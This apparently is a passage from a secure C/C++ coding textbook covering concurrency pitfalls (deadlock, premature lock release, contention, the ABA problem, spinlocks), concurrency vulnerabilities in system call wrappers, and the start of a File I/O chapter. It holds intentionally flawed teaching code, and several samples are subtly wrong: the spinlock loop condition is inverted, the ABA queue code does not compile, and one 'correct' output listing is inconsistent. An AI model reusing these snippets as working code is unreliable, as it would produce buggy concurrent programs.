Thread role analysis addresses these issues by introducing a lightweight annotation language for expressing thread usage policies and an associated static analysis that can check the consistency of an expressed policy and as-written code. An existing system prototype supports incremental adoption through analysis of partially annotated programs, providing useful results even when most code lacks annotations.

Annotation Language. A thread usage policy consists of three main parts:

1. A declaration of the relevant thread roles and their compatibility with each other
2. Annotation of key function headers to indicate which thread roles may execute them
3. Annotation of the code locations where thread roles may change

The static analysis tracks the changing thread roles through the code and reports inconsistencies along with suggestions for likely next-step annotations.

The following examples use C++ annotation syntax; systems supporting this analysis may use alternate syntax, but all concepts remain the same.

Thread roles[4] are declared with the `thrd_role_decl` annotation. The annotation `[[thrd_role_decl(Event, Compute)]]`, for example, declares two thread roles named `Event` and `Compute`. The names of thread roles lack any built-in semantics; their meaning is up to the developer. To indicate that threads performing the `Event` role may never simultaneously perform the `Compute` role, you specify `[[thrd_role_inc(Event, Compute)]]`. Finally, to indicate that there can be at most one `Event` thread at a time, you specify

[4] Thread roles are used instead of thread identity both because many roles are performed by multiple threads (consider worker threads from a pool) and because many individual threads perform multiple roles simultaneously (for example, a `Worker` thread that is currently a `Compute` thread that is `Render`ing text to print).

`[[thrd_role_count(Event, 1)]]`. Unlike other thread role annotations, `thrd_role_count` is purely declarative and is unchecked. Most programs require only a handful of declarative annotations. The largest number of thread roles seen in a single program to date is under 30.

The majority of thread role annotations are constraints placed on functions. These constraints specify which thread roles are permitted (or forbidden) to execute the annotated function. The argument to the annotation is a simple Boolean expression over the names of thread roles. When placed on a function, the annotation `[[thrd_role(Event)]]` indicates that the function may be executed only by threads performing the `Event` role.[5] This annotation is equivalently written as `[[thrd_role(Event & !Compute)]]` because of the previous `thrd_role_inc` annotation. Consequently, the function may be called only from code contexts that are known to be executed by such threads and may not be called from code contexts known to be executed by threads performing incompatible roles (such as the `Compute` role in this example). Constraint annotations should generally be placed on API functions; the static analysis infers the constraints for most non-API functions.

Finally, the static analysis must be informed where thread roles change, using the `thrd_role_grant` annotation. Typical locations for these annotations are inside the functions that serve as the main entry point for a thread, with the annotation specifying the role performed by that thread. A secondary use is to add one or more thread roles to an existing thread, for example, when assigning work to a worker thread from a pool of threads. Granted roles persist until exit from the lexical block in which the annotation appears.

Static Analysis. Thread role analysis checks for consistency between the as-written code and the expressed thread usage policy. The current research prototype for C, built as an extension to the LLVM C compiler, performs only simple sanity checks at compile time. The actual consistency check is performed at link time. This allows whole program analysis.[6] For fully annotated code, the current research prototype is both conservatively correct and sound. That is, there are no false-negative reports and extremely few false positives. For partially annotated code in its default mode, the analysis suppresses errors for code that entirely lacks annotations, produces warnings and suggestions for possible additional annotations at the boundaries between annotated and unannotated code, and produces sound results for fully annotated subregions. Suppressing errors for code that lacks all thread role annotations

[5] Negated roles are disallowed, nonnegated roles are required, and unmentioned roles are "don't-care."

[6] This assumes that mechanisms such as partial linking or runtime linking of libraries are not used.

supports incremental adoption by avoiding bothering programmers with spurious errors in code they are not yet prepared to analyze, while still providing checking for code that has expressed thread usage policies. The analysis also supports a strict mode for quality assurance or production purposes, where any missing annotation is treated as an error.

Immutable Data Structures

As already seen, race conditions are possible only when two or more threads share data and at least one thread tries to modify the data. One common approach to providing thread safety is to simply prevent threads from modifying shared data, in essence making the data read-only. Locks are not required to protect immutable shared data.

There are several tactics for making shared data read-only. Some classes simply fail to provide any methods for modifying their data once initialized; objects of these classes may be safely shared between threads. Declaring a shared object to be `const` is a common tactic in C and C++.

Another approach is to clone any object that a thread may wish to modify. In this scenario, again, all shared objects are read-only, and any thread that needs to modify an object creates a private copy of the shared object and subsequently works only with its copy. Because the copy is private, the shared object remains immutable.

Concurrent Code Properties

Thread Safety. The use of thread-safe functions can help eliminate race conditions. By definition, a thread-safe function protects shared resources from concurrent access by locks [IBM 2012b] or other mechanisms of mutual exclusion. As a result, a thread-safe function can be called simultaneously by multiple threads without concern. If a function does not use static data or shared resources, it is trivially thread-safe. However, the use of global data raises a red flag for thread safety, and any use of global data must be synchronized to avoid race conditions.

To make a function thread-safe, it is necessary to synchronize access to shared resources. Specific data accesses or entire libraries can be locked. However, using global locks on a library can result in *contention* (described later in this section).

Reentrant. Reentrant functions can also mitigate concurrent programming bugs. A function is reentrant if multiple instances of the same function can run in the same address space concurrently without creating the potential for inconsistent states [Dowd 2006]. IBM defines a reentrant function as one that does not hold static data over successive calls, nor does it return a pointer to static data. Consequently, all data used in a reentrant function is provided by the caller, and reentrant functions must not call non-reentrant functions. Reentrant functions can be interrupted and *reentered* without loss of data integrity; consequently, reentrant functions are thread-safe [IBM 2012b].

Thread-Safe versus Reentrant. Thread safety and reentrancy are similar concepts yet have a few important differences. Reentrant functions are also thread-safe, but thread-safe functions may fail to be reentrant. The following function, for example, is thread-safe when called from multiple threads, but not reentrant:

```
#include <pthread.h>

int increment_counter () {
  static int count = 0;
  static pthread_mutex_t mutex = PTHREAD_MUTEX_INITIALIZER;

  pthread_mutex_lock(&mutex);
  count++;
  int result = count;
  pthread_mutex_unlock(&mutex);

  return result;
}
```

The `increment_counter()` function can be safely invoked by multiple threads because a mutex is used to synchronize access to the shared `counter` variable. However, if the function is invoked by an interrupt handler, interrupted, and *reentered*, the second invocation will deadlock.

7.6 Mitigation Pitfalls

Vulnerabilities can be introduced when concurrency is incorrectly implemented incorrectly. The paper “A Study of Common Pitfalls in Simple Multi-Threaded Programs” [Choi 2000] found the following common mistakes:

- Not having shared data protected by a lock (that is, a data race)
- Not using the lock when accessing shared data when the lock does exist
- Prematurely releasing a lock

- Acquiring the correct lock for part of an operation, releasing it, and later acquiring it again and then releasing it, when the correct approach would have been to hold the lock for the entire time
- Accidentally making data shared by using a global variable where a local one was intended
- Using two different locks at different times around shared data
- Deadlock caused by
  - Improper locking sequences (locking and unlocking sequences must be kept consistent)
  - Improper use or selection of locking mechanisms
  - Not releasing a lock or trying to reacquire a lock that is already held

Some other common concurrency pitfalls include the following:

- Lack of fairness—all threads do not get equal turns to make progress.
- Starvation—occurs when one thread hogs a shared resource, preventing other threads from using it.
- Livelock—thread(s) continue to execute but fail to make progress.
- Assuming the threads will
  - Run in a particular order
  - NOT run simultaneously
  - Run simultaneously
  - Make progress before one thread ends
- Assuming that a variable doesn't need to be locked because the developer thinks that it is written in only one thread and read in all others. This also assumes that the operations on that variable are atomic.
- Use of non-thread-safe libraries. A library is considered to be thread-safe if it is guaranteed to be free of data races when accessed by multiple threads simultaneously.
- Relying on testing to find data races and deadlocks.
- Memory allocation and freeing issues. These issues may occur when memory is allocated in one thread and freed in another thread; incorrect synchronization can result in memory being freed while it is still being accessed.

The remainder of this section examines some of these problems in detail.

Deadlock

Traditionally, race conditions are eliminated by making conflicting race windows mutually exclusive so that, once a critical section begins execution, no additional threads can execute until the previous thread exits the critical section. The savings account race condition, for example, can be eliminated by combining the account balance query and the withdrawal into a single atomic transaction.

The incorrect use of synchronization primitives, however, can result in *deadlock*. Deadlock occurs whenever two or more control flows block each other in such a way that none can continue to execute. In particular, deadlock results from a cycle of concurrent execution flows in which each flow in the cycle has acquired a synchronization object that results in the suspension of the subsequent flow in the cycle.

The following program illustrates the concept of deadlock. This code produces a fixed number of threads; each thread modifies a value and then reads it. The shared data value is guarded by one lock for each thread (`thread_size`), although normally one would suffice. Each thread must acquire both locks before accessing the value. If one thread acquires lock 0 first, and a second thread acquires lock 1, the program will deadlock.

```
#include <iostream>
#include <thread>
#include <mutex>
using namespace std;

int shared_data = 0;
mutex *locks = NULL;
int thread_size;

void thread_function(int id) {
  if (id % 2)
    for (int i = 0; i < thread_size; i++)
      locks[i].lock();
  else
    for (int i = thread_size - 1; i >= 0; i--)
      locks[i].lock();

  shared_data = id;
  cout << "Thread " << id << " set data to " << id << endl;

  if (id % 2)
    for (int i = thread_size - 1; i >= 0; i--)
      locks[i].unlock();
  else
```

```
    for (int i = 0; i < thread_size; i++)
      locks[i].unlock();
}

int main(int argc, char** argv) {
  thread_size = atoi(argv[1]);
  thread* threads = new thread[thread_size];
  locks = new mutex[thread_size];

  for (int i = 0; i < thread_size; i++)
    threads[i] = thread(thread_function, i);

  for (int i = 0; i < thread_size; i++)
    threads[i].join();
  // Wait until threads are complete before main() continues
  delete[] locks;
  delete[] threads;

  return 0;
}
```

Here is a sample output when the preceding code is run with five threads. In this case, the program deadlocked after only one thread was allowed to complete.

```
thread 0 set data to 0
```

The potential for deadlock can be eliminated by having every thread acquire the locks in the same order. This program cannot deadlock no matter how many threads are created:

```
void thread_function(int id) {
  for (int i = 0; i < thread_size; i++)
    locks[i].lock();

  shared_data = id;
  cout << "Thread " << id << " set data to " << id << endl;

  for (int i = thread_size - 1; i >= 0; i--)
    locks[i].unlock();
}
```

Here is a sample output of this program when run with five threads:

```
Thread 0 set data to 0
Thread 4 set data to 4
Thread 2 set data to 2
Thread 3 set data to 3
Thread 1 set data to 1
```

The code in Example 7.1 represents two bank accounts that can accept transfers of cash between them. One thread transfers money from the first account to the second, and another thread transfers money from the second account to the first.

Example 7.1 Deadlock Caused by Improper Locking Order

```
#include <thread>
#include <iostream>
#include <mutex>

using namespace std;

int accounts[2];
mutex locks[2];

void thread_function(int id) { // id is 0 or 1
  // We transfer money from our account to the other account.
  int amount = (id + 2) * 10;
  lock_guard<mutex> this_lock(locks[id]);
  lock_guard<mutex> that_lock(locks[!id]);
  accounts[id] -= amount;
  accounts[!id] += amount;
  cout << "Thread " << id << " transferred $" << amount
       << " from account " << id << " to account " << !id << endl;
}

int main(void) {
  const size_t thread_size = 2;
  thread threads[thread_size];

  for (size_t i = 0; i < 2; i++)
    accounts[i] = 100;
  for (size_t i = 0; i < 2; i++)
    cout << "Account " << i << " has $" << accounts[i] << endl;

  for (size_t i = 0; i < thread_size; i++)
    threads[i] = thread(thread_function, i);

  for (size_t i = 0; i < thread_size; i++)
    threads[i].join();
  // Wait until threads are complete before main() continues

  for (size_t i = 0; i < 2; i++)
    cout << "Account " << i << " has $" << accounts[i] << endl;
  return 0;
}
```

This program will typically complete its transfers with the first account having a net balance of $110 and the second having a net balance of $90. However, the program can deadlock when thread 1 locks the first mutex and thread 2 locks the second mutex. Then thread 1 must block until thread 2's mutex is released, and thread 2 must block until thread 1's mutex is released. Because neither is possible, the program will deadlock.

To mitigate this problem, the accounts should be locked in a consistent order, as shown by the following code:

```
void thread_function(int id) { // id is 0 or 1
  // We transfer money from our account to the other account.
  int amount = (id + 2) * 10;
  int lo_id = id;
  int hi_id = !id;
  if (lo_id > hi_id) {
    int tmp = lo_id;
    lo_id = hi_id;
    hi_id = tmp;
  }
  // now lo_id < hi_id

  lock_guard<mutex> this_lock(locks[lo_id]);
  lock_guard<mutex> that_lock(locks[hi_id]);
  accounts[id] -= amount;
  accounts[!id] += amount;
  cout << "Thread " << id << " transferred $" << amount
       << " from account " << id << " to account " << !id << endl;
}
```

In this solution, the IDs of the two accounts are compared, with the lower ID being explicitly locked before the higher ID. Consequently, each thread will lock the first mutex before the second, regardless of which account is the giver or receiver of funds.

The modification to thread_function() in Example 7.2 would cause deadlock if thread 1 is not the last thread to complete running. This is because thread 1 will never actually unlock its mutex, leaving other threads unable to acquire it.

Example 7.2 Deadlock Caused by Not Releasing a Lock

```
void thread_function(int id) {
  shared_lock.lock();
  shared_data = id;
  cout << "Thread " << id << " set shared value to "
       << shared_data << endl;
  // do other stuff
  cout << "Thread " << id << " has shared value as "
       << shared_data << endl;
  if (id != 1) shared_lock.unlock();
}
```

An obvious security vulnerability from deadlock is a denial of service. In August 2004, the Apache Software Foundation reported such a vulnerability in Apache HTTP Server versions 2.0.48 and older (see US-CERT vulnerability note VU#132110[7]). This vulnerability results from the potential for a deadlocked child process to hold the accept mutex, consequently blocking future connections to a particular network socket.

Deadlock is clearly undesirable, but is deadlock or any other race condition something that an attacker can exploit? An unpatched Apache Server might run for years without exhibiting deadlock. However, like all data races, deadlock behavior is sensitive to environmental state and not just program input. In particular, deadlock (and other data races) can be sensitive to the following:

- Processor speeds
- Changes in the process- or thread-scheduling algorithms
- Different memory constraints imposed at the time of execution
- Any asynchronous event capable of interrupting the program's execution
- The states of other concurrently executing processes

An exploit can result from altering any of these conditions. Often, the attack is an automated attempt to vary one or more of these conditions until the race behavior is exposed. Even small race windows can be exploited. By exposing the computer system to an unusually heavy load, it may be possible to effectively lengthen the time required to exploit a race window. As a result,

[7] www.kb.cert.org/vuls/id/132110.

the mere possibility of deadlock, no matter how unlikely, should always be viewed as a security flaw.

Prematurely Releasing a Lock

Consider the code in Example 7.3, which runs an array of threads. Each thread sets a shared variable to its thread number and then prints out the value of the shared variable. To protect against data races, each thread locks a mutex so that the variable is set correctly.

Example 7.3 Prematurely Releasing a Lock

```
#include <thread>
#include <iostream>
#include <mutex>

using namespace std;

int shared_data = 0;
mutex shared_lock;

void thread_function(int id) {
  shared_lock.lock();
  shared_data = id;
  cout << "Thread " << id << " set shared value to "
       << shared_data << endl;
  shared_lock.unlock();
  // do other stuff
  cout << "Thread " << id << " has shared value as "
       << shared_data << endl;
}

int main(void) {
  const size_t thread_size = 3;
  thread threads[thread_size];

  for (size_t i = 0; i < thread_size; i++)
    threads[i] = thread(thread_function, i);

  for (size_t i = 0; i < thread_size; i++)
    threads[i].join();
  // Wait until threads are complete before main() continues

  cout << "Done" << endl;
  return 0;
}
```

Unfortunately, while every write to the shared variable is protected by the mutex, the subsequent reads are unprotected. The following output came from an invocation of the program that used three threads:

```
Thread 0 set shared value to 0
Thread 0 has shared value as 0
Thread 1 set shared value to 1
Thread 2 set shared value to 2
Thread 1 has shared value as 2
Thread 2 has shared value as 2
Done
```

Both *reads* and writes of shared data must be protected to ensure that every thread reads the same value that it wrote. Extending the critical section to include reading the value renders this code thread-safe:

```
void thread_function(int id) {
  shared_lock.lock();
  shared_data = id;
  cout << "Thread " << id << " set shared value to "
       << shared_data << endl;
  // do other stuff
  cout << "Thread " << id << " has shared value as "
       << shared_data << endl;
  shared_lock.unlock();
}
```

Here is an example of correct output from this code. Note that the order of threads can still vary, but each thread correctly prints out its thread number.

```
Thread 0 set shared value to 0
Thread 0 has shared value as 0
Thread 1 set shared value to 1
Thread 1 set shared value to 1
Thread 2 has shared value as 2
Thread 2 has shared value as 2
Done
```

Contention

Lock contention occurs when a thread attempts to acquire a lock held by another thread. Some lock contention is normal; this indicates that the locks are “working” to prevent race conditions. Excessive lock contention can lead to poor performance.

Poor performance from lock contention can be resolved by reducing the amount of time locks are held or by reducing the granularity or amount of resources protected by each lock. The longer a lock is held, the greater the probability that another thread will try to obtain the lock and be forced to wait. Conversely, reducing the duration a lock is held reduces contention. For example, code that does not act on a shared resource does not need to be protected within the critical section and can run in parallel with other threads. Executing a blocking operation within a critical section extends the duration of the critical section and consequently increases the potential for contention. Blocking operations inside critical sections can also lead to deadlock. Executing blocking operations inside critical sections is almost always a serious mistake.

Lock granularity also affects contention. Increasing the number of shared resources protected by a single lock, or the scope of the shared resource—for example, locking an entire table to access a single cell—increases the probability that multiple threads will try to access the resource at the same time.

There is a trade-off between increasing lock overhead and decreasing lock contention when choosing the number of locks. More locks are required for finer granularity (each protecting small amounts of data), increasing the overhead of the locks themselves. Extra locks also increase the risk of deadlock. Locks are generally quite fast, but, of course, a single execution thread will run slower with locking than without.

The ABA Problem

The ABA problem occurs during synchronization, when a location is read twice and has the same value for both reads. However, a second thread has executed between the two reads and modified the value, performed other work, then modified the value back, thereby fooling the first thread into thinking that the second thread is yet to execute.

The ABA problem is commonly encountered when implementing lock-free data structures. If an item is removed from the list and deleted, and then a new item is allocated and added to the list, the new object is often placed at the same location as the deleted object because of optimization. The pointer to the new item may consequently be equal to the pointer to the old item, which can cause an ABA problem. As previously mentioned in Section 7.5 under "Lock-free approaches," implementing perfectly correct lock-free code is difficult in practice [Sutter 2008].

The C language example shown in Example 7.4 [Michael 1996] implements a queue data structure using lock-free programming. Its execution can exhibit the ABA problem. It is implemented using glib. The function CAS() uses g_atomic_pointer_compare_and_exchange().

Example 7.4 C Example ABA Problem

```
#include <glib.h>
#include <glib-object.h>

struct Node {
  void *data;
  Node *next;
};

struct Queue {
  Node *head;
  Node *tail;
};

Queue* queue_new(void) {
  Queue *q = g_slice_new(sizeof(Queue));
  q->head = q->tail = g_slice_new0(sizeof(Node));
  return q;
}

void queue_enqueue(Queue *q, gpointer data) {
  Node *node;
  Node *tail;
  Node *next;
  node = g_slice_new(Node);
  node->data = data;
  node->next = NULL;
  while (TRUE) {
    tail = q->tail;
    next = tail->next;
    if (tail != q->tail) {
      continue;
    }
    if (next != NULL) {
      CAS(&q->tail, tail, next);
      continue;
    }
    if (CAS(&tail->next, null, node)) {
       break;
    }
  }
  CAS(&q->tail, tail, node);
}
```

```
gpointer queue_dequeue(Queue *q) {
  Node *node;
  Node *tail;
  Node *next;
  while (TRUE) {
    head = q->head;
    tail = q->tail;
    next = head->next;
    if (head != q->head) {
      continue;
    }
    if (next == NULL) {
      return NULL; // Empty
    }
    if (head == tail) {
      CAS(&q->tail, tail, next);
      continue;
    }
    data = next->data;
    if (CAS(&q->head, head, next)) {
      break;
    }
  }
  g_slice_free(Node, head);
  return data;
}
```

Assume there are two threads (T1 and T2) operating simultaneously on the queue, and that the queue looks like this:

head → A → B → C → tail

The sequence of operations shown in Table 7.4 illustrates how the ABA problem can occur.

According to the sequence of events, head will now point to memory that was freed. Also, if reclaimed memory is returned to the operating system (for example, using munmap()), access to such a memory location can result in fatal access violation errors.

One solution to solving the ABA problem is through the use of hazard pointers. The core idea is to associate a number (typically one or two) of single-writer, multireader shared pointers, called *hazard pointers*.

A hazard pointer is stored in a separate data structure as a marker to indicate that the pointed-to object is in use by the current thread and should not be changed or deallocated by other threads. Threads that need to operate on a

Table 7.4 ABA Sequence

Thread	Queue Before	Operation	Queue After

T1	head → A → B → C → tail	Enters `queue_dequeue()` function
		head = A, tail = C
		next = B
		after executing data = next → data;
		This thread is preempted
			head → A → B → C → tail

T2	head → A → B → C → tail	Removes node A	head → B → C → tail
T2	head → B → C → tail	Removes node B	head → C → tail
T2	head → C → tail	Enqueues node A back into the queue	head → C → A → tail
T2	head → C →A→ tail	Removes node C	head → A → tail
T2	head →A→ tail	Enqueues a new node D After enqueue operation, thread 2 is preempted	head → A → D → tail
T1	head → A→D→ tail	Thread 1 starts execution Compares the local head = q → head = A (true in this case) Updates q → head with node B (but node B is removed)	`undefined {}`

modified version of the object must first copy the object and then modify their copy.

A hazard pointer either has a null value or points to a node that may be accessed later by that thread without further validation that the reference to the node is still valid. Each hazard pointer may be written only by its owner thread but may be read by other threads.

In the solution shown in Example 7.5, the pointer being removed is stored in the hazard pointer, preventing other threads from reusing it and consequently avoiding the ABA problem.

Example 7.5 C Example Solution to the ABA Problem

```
void queue_enqueue(Queue *q, gpointer data) {
  Node *node;
  Node *tail;
  Node *next;
  node = g_slice_new(Node);
  node->data = data;
  node->next = NULL;
  while (TRUE) {
    tail = q->tail;
    LF_HAZARD_SET(0, tail); // Mark tail as hazardous
    if (tail != q->tail) { // Check tail hasn't changed
      continue;
    }
    next = tail->next;
    if (tail != q->tail) {
      continue;
    }
    if (next != NULL) {
      CAS(&q->tail, tail, next);
      continue;
    }
    if (CAS(&tail->next, null, node) {
      break;
    }
  }
  CAS(&q->tail, tail, node);
}

gpointer queue_dequeue(Queue *q) {
  Node *node;
  Node *tail;
  Node *next;
  while (TRUE) {
    head = q->head;
    LF_HAZARD_SET(0, head); // Mark head as hazardous
    if (head != q->head) { // Check head hasn't changed
      continue;
    }
    tail = q->tail;
    next = head->next;
    LF_HAZARD_SET(1, next); // Mark next as hazardous
    if (head != q->head) {
      continue;
    }
    if (next == NULL) {
      return NULL; // Empty
    }
    if (head == tail) {
      CAS(&q->tail, tail, next);
      continue;
    }
    data = next->data;
    if (CAS(&q->head, head, next)) {
      break;
    }
  }
  LF_HAZARD_UNSET(head); // Retire head, and perform
  // reclamation if needed.
  return data;
}
```

Spinlocks. A spinlock is a type of lock implementation in which a thread repeatedly attempts to acquire a lock in a loop until it finally succeeds. Generally, spinlocks are efficient only when the waiting time to acquire a lock is short. In this case, spinlocks avoid the costly context switch time and the time it takes to be scheduled to run while waiting for the resource that occurs in traditional locks. When the waiting time to acquire a lock is significant, the spinlock can waste a significant amount of CPU time attempting to acquire a lock.

The following program fragment demonstrates an implementation of a spinlock. The resulting code is thread-safe but wastes CPU cycles while waiting for locks to be cleared.

```
volatile atomic_flag lock = ATOMIC_FLAG_INIT;

// ...

void *thread_function(void *ptr) {
  size_t thread_num = (pthread_t*) ptr - threads; // get which
                                   //index in thread array
  while (!atomic_flag_test_and_set(&lock)) {} // spinlock
  lock = 1;
  shared_data = thread_num;
  // do other stuff
  printf("thread %u set shared value to %u\n", (int) thread_num,
         (int) shared_data);
  atomic_flag_clear(&lock);
  return NULL;
}
```

A common mitigation to prevent spinlocks from wasting CPU cycles is to have the thread sleep or yield control to other threads during the `while` loop.

7.7 Notable Vulnerabilities

Many notable vulnerabilities result from the incorrect use of concurrency. This section describes some classes of vulnerabilities as well as some specific examples.

DoS Attacks in Multicore Dynamic Random-Access Memory (DRAM) Systems

Today's DRAM memory systems do not distinguish between memory access requests from different threads running on separate cores [Moscibroda 2007]. This lack of differentiation renders multicore systems vulnerable to an attack that exploits unfairness in the memory system. This unfairness allows a thread to get prioritized access to memory over requests from other threads by accessing memory with a particular memory access pattern. This prioritized access results in long memory access to the other threads. Moscibroda gives two major reasons why one thread can deny service to another in current DRAM memory systems:

1. *Unfairness of row-hit-first scheduling:* A thread whose accesses result in row hits (called a high row-buffer locality) gets higher priority compared to a thread whose accesses result in row conflicts. Consequently, an application that has a high row-buffer locality (for example, one that is streaming through memory) can significantly delay another application with low row-buffer locality if they happen to be accessing the same DRAM banks.
2. *Unfairness of oldest-first scheduling:* Oldest-first scheduling implicitly gives higher priority to those threads that can generate memory requests at a faster rate than others. Such aggressive threads can flood the memory system with requests at a faster rate than the memory system can service. As such, aggressive threads can fill the memory system's buffers with their requests, while less-memory-intensive threads are blocked from the memory system until all the earlier-arriving requests from the aggressive threads are serviced [Moscibroda 2007].

Using these memory access techniques on a multicore system allows an attacker to deny or slow memory access to other threads. Over time it is anticipated that hardware issues such as these will be corrected to ensure fairness.

Concurrency Vulnerabilities in System Call Wrappers

System call interposition is a kernel extension technique used to increase operating system security policies (widely used by commercial antivirus software), but when it is combined with current operating systems, it becomes vulnerable and may lead to privilege escalation and audit bypass [Ergonul 2012].

The following system call wrappers are known to have concurrency vulnerabilities:

- *The GSWKT (Generic Software Wrappers Toolkit) (CVE-2007-4302):* Multiple race conditions in certain system call wrappers in GSWTK allow local users to defeat system call interposition and possibly gain privileges or bypass auditing.
- *Systrace:* Systrace is an access-control system for multiple operating platforms. The `sysjail` utility is a containment facility that uses the Systrace framework. The `sudo` utility is a privilege-management tool; a CVS-only prerelease version of `sudo` includes a monitor mode based on Systrace. Systrace is prone to multiple concurrency vulnerabilities because of its implementation of system call wrappers. Both `sudo` (monitor mode) and `sysjail` use this functionality.
- *Cerb CerbNG (CVE-2007-4303):* Multiple race conditions in (1) certain rules and (2) argument copying during VM protection in CerbNG for FreeBSD 4.8 allow local users to defeat system call interposition and possibly gain privileges or bypass auditing, as demonstrated by modifying command lines in `log-exec.cb`.

Three forms of concurrency vulnerabilities have been identified in the system call wrappers [Watson 2007]:

1. Synchronization bugs in wrapper logic leading to *incorrect operation* such as the improper locking of data
2. Data races resulting from a lack of synchronization between the wrapper and the kernel in copying system call arguments, such that arguments processed by the wrapper and the kernel differ
3. Data races resulting from a lack of synchronization between the wrapper and the kernel in interpreting system call arguments

In the paper "Exploiting Concurrency Vulnerabilities in System Call Wrappers," Robert Watson observed that the most frequently identifiable and exploitable vulnerabilities fell into three categories [Watson 2007]:

1. *Time-of-check-to-time-of-use* (TOCTTOU; also referred to as *time-of-check, time of use*, or TOCTOU) vulnerabilities in which access control checks are nonatomic with the operations they protect, allowing an attacker to violate access control rules.
2. *Time-of-audit-to-time-of-use* (TOATTOU) vulnerabilities in which the trail diverges from actual accesses because of nonatomicity, violating accuracy requirements. This allows an attacker to mask activity, avoiding intrusion detection software (IDS) triggers.
3. *Time-of-replacement-to-time-of-use* (TORTTOU) vulnerabilities, unique to wrappers, in which attackers modify system call arguments after a wrapper has replaced them but before the kernel has accessed them, violating the security policy.

7.8 Summary

Concurrency has been around for several decades. For much of this time, common wisdom has held that concurrency is the next big thing, and that we will all soon be implementing concurrent programs. Concurrency has been adopted in application areas where the benefits of concurrency outweigh its costs. Two factors, however, have inhibited the broader adoption of concurrent programs. First, developing concurrent programs is difficult and error prone for the vast majority of programmers. Second, processor speeds have increased exponentially, providing performance improvements without the need for concurrency. Until 2005, CPU clock rates improved consistently, which by itself was sufficient to improve the performance of all applications executing on those CPUs.

There is increasing evidence that the era of steadily improving single-CPU performance is over. Since 2005, clock rates have remained static. Instead, processor makers have been increasing the number of execution units (cores) on each individual chip. Consequently, single-threaded applications performance has largely stalled as additional cores provide little to no advantage for such applications. The only way for an individual application to exploit the available CPU cores efficiently is through parallelism. This trend puts pressure on the application development and programming language development communities to support concurrency effectively. Consequently, the new 2011 versions of both the C and C++ standards integrate thread support into their respective languages. Compiler vendors have begun to implement and deliver these features. Initial releases of these compilers have been conservative in their support of parallelism to support existing code bases. However, the industry appears to be poised on the brink of a series of lurches and halts in performance improvements through concurrent execution and tool implementation changes during which code bases will need to be modernized to operate correctly and securely.

Unfortunately, developing concurrent systems remains difficult and error prone for the vast majority of programmers; we still lack a programming model that enables the widespread adoption of concurrency. With the possible exception of lambdas in C++, the approaches to multithreading adopted by the C and C++ standards are largely the same approaches that developers have struggled with for years without success. The application development and programming language development communities are well aware of this issue and have proposed many solutions such as Cilk, Intel Threading Building Blocks, OpenMP, QtConcurrent, and so forth. There is limited experience with these various approaches. To date, no cost-effective solution appears to solve the fundamental problem that programmers have difficulty reasoning about concurrency.

So what happens when the increased pressure to adopt concurrency encounters the inability of developers to program concurrently? Expressed lightly, hilarity ensues. Concurrency is likely to be the source of a large number of vulnerabilities in the years to come as we struggle to discover which approaches will succeed and which will be left by the wayside.

8

File I/O

with David Riley and David Svoboda[1]

But, when I came,—some minute ere the time
Of her awakening,—here untimely lay
The noble Paris and true Romeo, dead.

—William Shakespeare,
Romeo and Juliet, act V, scene 3

C and C++ programs commonly read and write to files as part of their normal operations. Numerous vulnerabilities have resulted from irregularities in how these programs interact with the file system—the operation of which is defined by the underlying operating system. Most commonly, these vulnerabilities result from file identification issues, poor privilege management, and race conditions. Each of these topics is discussed in this chapter.

8.1 File I/O Basics

Performing file I/O securely can be a daunting task, partly because there is so much variability in interfaces, operating systems, and file systems. For example, both the C and POSIX standards define separate interfaces for performing

[1] David Riley is a professor of computer science at the University of Wisconsin–LaCrosse. David Svoboda is a member of the technical staff for the SEI's CERT.

file I/O in addition to implementation-specific interfaces. Linux, Windows, and Mac OS X all have their peculiarities. Most of all, a wide variety of file systems are available for each operating system. Because of the heterogeneous systems that exist in enterprises, each operating system supports multiple file systems.

File Systems

Many UNIX and UNIX-like operating systems use the UNIX file system (UFS). Vendors of some proprietary UNIX systems, such as SunOS/Solaris, System V Release 4, HP-UX, and Tru64 UNIX, have adopted UFS. Most of them adapted UFS to their own uses, adding proprietary extensions that may not be recognized by other vendors' versions of UNIX.

When it comes to file systems, Linux has been called the "Swiss Army knife" of operating systems [Jones 2007]. Linux supports a wide range of file systems, including older file systems such as MINIX, MS-DOS, and ext2. Linux also supports newer journaling file systems such as ext4, Journaled File System (JFS), and ReiserFS. Additionally, Linux supports the Cryptographic File System (CFS) and the virtual file system /proc.

Mac OS X provides out-of-the-box support for several different file systems, including Mac OS Hierarchical File System Extended Format (HFS+), the BSD standard file system format (UFS), the Network File System (NFS), ISO 9660 (used for CD-ROM), MS-DOS, SMB (Server Message Block [Windows file sharing standard]), AFP (AppleTalk Filing Protocol [Mac OS file sharing]), and UDF (Universal Disk Format).

Many of these file systems, such as NFS, AFS (Andrew File System), and the Open Group DFS (distributed file system), are distributed file systems that allow users to access shared files stored on heterogeneous computers as if they were stored locally on the user's own hard drive.

Neither the C nor the C++ standard defines the concept of directories or hierarchical file systems. POSIX [ISO/IEC/IEEE 9945:2009] states:

> Files in the system are organized in a hierarchical structure in which all of the non-terminal nodes are directories and all of the terminal nodes are any other type of file.

Hierarchical file systems are common, although flat file systems also exist. In a hierarchical file system, files are organized in a hierarchical treelike structure with a single root directory that is not contained by any other directory; all of the non-leaf nodes are directories, and all of the leaf nodes are other (nondirectory) file types. Because multiple directory entries may refer to the same file, the hierarchy is properly described as a *directed acyclic graph* (DAG).

